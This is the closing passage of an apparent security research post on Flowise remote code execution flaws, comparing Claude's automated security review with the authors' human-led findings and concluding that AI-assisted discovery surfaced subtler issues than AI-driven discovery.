As part of this research, we also used Claude's publicly available AI security review capabilities to compare its results against our own human-led analysis. Claude identified some genuine security concerns, but the only RCE vulnerability it raised was the outdated vm2 dependency, rather than the Flowise-specific sandbox escape we discovered. That said, Claude proved valuable in assisting our testing: it identified variants and explained complex concepts quickly, which helped us uncover alternative exploit methods, as shown in the RCE via pandas (CSVAgent) and RCE via the SQLite Record Manager Node sections above. This underscores a broader distinction between AI-driven and AI-assisted discovery: in our experience, the latter consistently surfaced the more nuanced security issues.
Thanks for reading, and we hope you enjoyed the post.